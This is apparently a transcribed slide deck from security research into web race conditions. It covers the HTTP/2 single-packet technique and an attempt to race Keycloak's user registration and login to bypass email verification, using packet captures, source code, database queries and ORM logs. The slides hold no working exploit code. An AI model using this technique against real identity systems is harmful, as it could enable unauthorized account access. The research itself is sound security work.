'Apply as Filter', 'Prepare as Filter', 'Conversation Filter', 'Colorize Conversation', 'SCTP', 'Follow', 'Copy', 'Protocol Preferences', 'Decode As...', and 'Show Packet in New Window'. The 'Follow' option is selected, and a sub-menu is visible showing 'HTTP/2 Stream', 'TCP Stream', and 'TLS Stream'. The status bar at the bottom indicates 'Packets: 23 · Displayed: 3 (13.0%)' and 'Profile: Default'.

No.	Time	Source	Destination	Protocol	Length	Info
10	0.060653	192.168.56.1	192.168.56.102	HTTP2	550	HEADERS[5]: GET /hello?name=m2a_11_00_03
21	0.128996	192.168.56.1	192.168.56.102	HTTP2	195	DATA[5]
22	0.142220	192.168.56.102	192.168.56.1	HTTP2	136	HEADERS[5]: 200 OK, DATA[5] (text/plain)

Frame 10: 550 bytes on wire (4400 bits), 550 bytes captured (4400 bits) on interface \Device\NPF_{E4A852E...}

Ethernet II, Src: 0a:00:27:00:00:18 (0a:00:27:00:00:18), Dst: PCSSystemtec_81:7f:85 (08:00:27:81:7f:85)

Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.102

Transmission Control Protocol, Src Port: 63250, Dst Port: 8443, Seq: 1591, Ack: 271, Len: 496

Transport Layer Security

HyperText Transfer Protocol 2

Stream: Magic

HyperText Transfer Protocol 2

Stream: SETTINGS, Stream ID: 0, Length 24

HyperText Transfer Protocol 2

Stream: WINDOW_UPDATE, Stream ID: 0, Length 4

HyperText Transfer Protocol 2

Stream: HEADERS, Stream ID: 1, Length 36, GET /hello?name=m2a_11_00_01

HyperText Transfer Protocol 2

Stream: HEADERS, Stream ID: 3, Length 22, GET /hello?name=m2a_11_00_02

HyperText Transfer Protocol 2

Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a_11_00_03

parallel_single_packet_decrypted.pcapng

Packets: 23 · Displayed: 3 (13.0%)

Profile: Default

HTTP2 Streams (Multiplexing)

HTTP2 Streams – 3 Requests on a Single-Packet

```

v HyperText Transfer Protocol 2
  > Stream: WINDOW_UPDATE, Stream ID: 0, Length 4
v HyperText Transfer Protocol 2
  > Stream: HEADERS, Stream ID: 1, Length 36, GET /hello?name=m2a_11_00_01
v HyperText Transfer Protocol 2
  > Stream: HEADERS, Stream ID: 3, Length 22, GET /hello?name=m2a_11_00_02
v HyperText Transfer Protocol 2
  > Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a_11_00_03

```

parallel_single-packet_decrypted.pcapng

HTTP2 Streams – Different Requests – Single-Packet

HTTP/2 - Takeaway

- HTTP/2 - Is Binary, Using Frames and Streams
- Using streams (Multiplexing):
 - Multiple requests and responses - sent simultaneously.
 - **Allows** the **single-packet** attack to work



Evaluation on Keycloak




Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
 - Technical Background
 - Web Race Conditions
 - The Single-Packet Attack (Technique) & HTTP2
 - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research & ORM Leaks

First Target - Keycloak

- Open-Source IDP / IAM
- Maintained by Red Hat.
- [GitHub stars](#): 26.3 k
- Shodan: ~27k internet-facing systems

A screenshot of the Keycloak login interface. It features a white login box on a dark green chalkboard background. The box has the title "Sign in to your account". Below it are two input fields: "Username or email" and "Password". The password field has a toggle icon (an eye) to its right. A link "Forgot Password?" is located to the right of the password field. A blue "Sign In" button is at the bottom of the form. Below the button, the text "New user? [Register](#)" is displayed.

Sign in to your account

Username or email

Password

[Forgot Password?](#)

Sign In

New user? [Register](#)



Keycloak Login Screen



Everything Is Multi-Step




Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
 - Technical Background
 - Web Race Conditions
 - The Single-Packet Attack (Technique) & HTTP2
 - Evaluation on Keycloak
 - **Everything Is Multi-Step**
 - Demo - IAT Limit Overrun

Part 2 - Authentik Research & ORM Leaks

Everything Is Multi-Step - Evaluation

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table




The screenshot shows a database query interface with a 'Query' tab selected. The query is: `1 SELECT * FROM public.user_required_action` and `2 ORDER BY user_id ASC, required_action ASC`. Below the query, there are tabs for 'Data Output', 'Messages', and 'Notifications'. The 'Data Output' tab is active, showing a table with two columns: 'user_id' and 'required_action'. The 'user_id' column is labeled '[PK] character varying (36)' and the 'required_action' column is labeled '[PK] character varying (255)'. The table contains three rows of data.

	user_id [PK] character varying (36)	required_action [PK] character varying (255)
1	2badedb6-ecca-4ccd-b8fd-4bd614b704...	CONFIGURE_TOTP
2	2badedb6-ecca-4ccd-b8fd-4bd614b704...	VERIFY_EMAIL
3	837196c6-fa3f-417e-8733-674f4ea5c717	VERIFY_EMAIL

Required Actions Table

Everything Is Multi-Step - Evaluation

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table
- On (user) creation, no email verification is required!?



The screenshot shows a database query interface with a 'Query' tab selected. The query is: `1 SELECT * FROM public.user_required_action` and `2 ORDER BY user_id ASC, required_action ASC`. Below the query, there are tabs for 'Data Output', 'Messages', and 'Notifications'. The 'Data Output' tab is active, showing a table with two columns: 'user_id' and 'required_action'. The 'user_id' column is marked as a primary key (PK) and has a length of 36. The 'required_action' column is also marked as a primary key (PK) and has a length of 255. The table contains three rows of data.

	user_id [PK] character varying (36)	required_action [PK] character varying (255)
1	2badedb6-ecca-4ccd-b8fd-4bd614b704...	CONFIGURE_TOTP
2	2badedb6-ecca-4ccd-b8fd-4bd614b704...	VERIFY_EMAIL
3	837196c6-fa3f-417e-8733-674f4ea5c717	VERIFY_EMAIL

Required Actions Table

LET'S INSPECT THE USER CREATION
(CODE)


Can we gain unauthorized access? – User Creation code

```
113     UserEntity entity = new UserEntity();
114     entity.setId(id);
115     entity.setCreatedTimestamp(System.currentTimeMillis());
116     entity.setUsername(username.toLowerCase());
117     entity.setRealmId(realm.getId());
118     em.persist(entity);
119     em.flush();
120     UserAdapter userModel = new UserAdapter(session, realm, em, entity);
121
122     if (addDefaultRoles) {
123         userModel.grantRole(realm.getDefaultRole());
124
125         // No need to check if user has group as it's new user
126         realm.getDefaultGroupsStream().forEach(userModel::joinGroupImpl);
127     }
128
129     if (addDefaultRequiredActions) {
130         realm.getRequiredActionProvidersStream()
131             .filter(RequiredActionProviderModel::isEnabled)
132             .filter(RequiredActionProviderModel::isDefaultAction)
133             .map(RequiredActionProviderModel::getAlias)
134             .forEach(userModel::addRequiredAction);
135     }
```

Diagram illustrating the flow of the user creation code:


- A red arrow points from line 113 to line 134, indicating the overall flow of the code block.
- An orange arrow points from line 113 to the boxed line `UserEntity entity = new UserEntity();`, highlighting the entity creation.
- Another orange arrow points from line 134 to the boxed line `.forEach(userModel::addRequiredAction);`, highlighting the required action configuration.

Add User Code Snippet

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text is written in white, uppercase, monospaced font.

CAN WE GAIN UNAUTHORIZED ACCESS?
(USING ANY/ADMIN EMAIL)

Attack Scenario – Racing user creation



Single packet – Register & Login Requests

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text "LET'S RACE AGAINST USER CREATION" is written in white, uppercase, monospace-style letters across the middle of the board.

LET'S RACE AGAINST USER CREATION


Can we gain unauthorized access? – Debug

The image shows two side-by-side screenshots. The left screenshot is from SQL Workbench/J, displaying a database schema for Keycloak. A red arrow points to a message in the console: "The connection is currently busy with another request." The right screenshot is from an IDE (IntelliJ IDEA) showing a Java file named LoginActionsService.java. A breakpoint is set on the line: `return registerRequest(authSessionId, code, execution, clientId, tabId, isPostRequest true);`. The bottom of the IDE shows the Debug console with the following variables:

```
processRegister:740, LoginActionsService
  invoke:-1, LoginActionsService$Squark
  handle:29, InvocationHandler (org.jboss)
  invokeHandler:141, QuarkusResteasy
  this = (LoginActionsService@23849)
  authSessionId = null
  code = "8d6m1GnPMTfYbgArdpUtQNhhmC8r6qt2ddbePnfh10"
  execution = "24081256-3ff1-4790-9cfc-f7ccba725b45"
```

Debugger Breakpoint – Database status

Racing user creation - Lost



Single packet - Register & Login Requests

"LOSING" THE RACE – A LEARNING
OPPORTUNITY

A Learning Opportunity - Avoiding Race Conditions

- Using:
 - Debugger Breakpoints
 - Activate ORM logs (Hibernate)
- The (Missing piece) Reason


Avoiding Race Conditions - ORM logs

```
1 2024-03-05 12:49:37,781 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1)
2   hibernate.connection.provider_disables_autocommit was enabled.
3   This setting should only be enabled when you are certain that the Connection
4   Enabling this setting when the Connections do not have auto-commit disabled:
5
6   ...
7 2024-03-05 12:49:46,890 DEBUG [org.hibernate.internal.util.EntityPrinter] (executor-thread-1)
8 2024-03-05 12:49:46,891 DEBUG [org.hibernate.internal.util.EntityPrinter] (executor-thread-1)
9 2024-03-05 12:49:46,895 DEBUG [org.hibernate.SQL] (executor-thread-1) insert into
10 2024-03-05 12:49:46,898 INFO [h2database] (executor-thread-1) keycloakdb:jdbc[3]
11 /*SQL 1:221 #1: t:1*/insert into USER_ENTITY (CREATED_TIMESTAMP,EMAIL,EMAIL_CONSTRAINT,EMAIL_VERIFIED,ENABLED,FEDERATION_LINK,FIRST_NAME,
12 /*SQL 1:60 #1:1*/insert into USER_ROLE_MAPPING (ROLE_ID,USER_ID) values (?,?) (1:
13 /*SQL 1:133 #1:1*/insert into CREDENTIAL (CREATED_DATE,CREDENTIAL_DATA,PRIORITY,SAFETY_TYPE,USER_ID,USER_LABEL,ID) values (?,?,?,?,?,?,?) (1: 1709635789745, 2: '(\hashIter
14 /*SQL 1:71 #1:1*/insert into USER_REQUIRED_ACTION (REQUIRED_ACTION,USER_ID) values (?,?) (1: 'VERIFY_EMAIL', 2: '75870b1b-8464-4525-94c2-7eb06e7cle51');
15 /*SQL 1:215 #1:1*/update USER_ENTITY set CREATED_TIMESTAMP=?,EMAIL=?,EMAIL_CONSTRAINT=?,EMAIL_VERIFIED=?,ENABLED=?,FEDERATION_LINK=?,FIRST_NAME=?,LAST_NAME=?,NOT_BEFORE=?,REALM_ID=?,SERV
16 ...
17
18 2024-03-05 12:49:53,988 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1) Initiating JDBC connection release from beforeTransactionCompletion
19 2024-03-05 12:49:53,990 INFO [h2database] (executor-thread-1) keycloakdb:jdbc[3]
20 /*SQL t:1*/COMMIT;
21 2024-03-05 12:49:53,990 INFO [h2database] (executor-thread-1) keycloakdb:jdbc[3]
22 /*SQL */COMMIT;
23 2024-03-05 12:49:53,990 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1) Initiating JDBC connection release from afterTransaction
24
```

